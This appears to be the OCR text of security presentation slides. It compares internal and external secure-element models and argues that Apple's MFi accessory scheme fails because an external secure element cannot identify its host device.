


SE - Internal Element Model




Identification


SE - Flash Model w/ Standard OS



SE - External Element Model



SE - Internal Element Model



Why MFi Fails

It’s Obvious Now

- External Chip Model is critically flawed
- An External SE can *only identify itself*
- Without proper provisioning/personalization it *cannot* identify its Host Device
- Even with proper P&P the host device is *vulnerable* without an Internal SE
- Even *with* an internal SE, there are still gaps!

Summary

Slide 25: Kirstin, Miette, & Ruby
Slide 30, 52: Elena Helfrecht
Slide 48, 51: Adrian Kozakiewicz

donb@securitymouse.com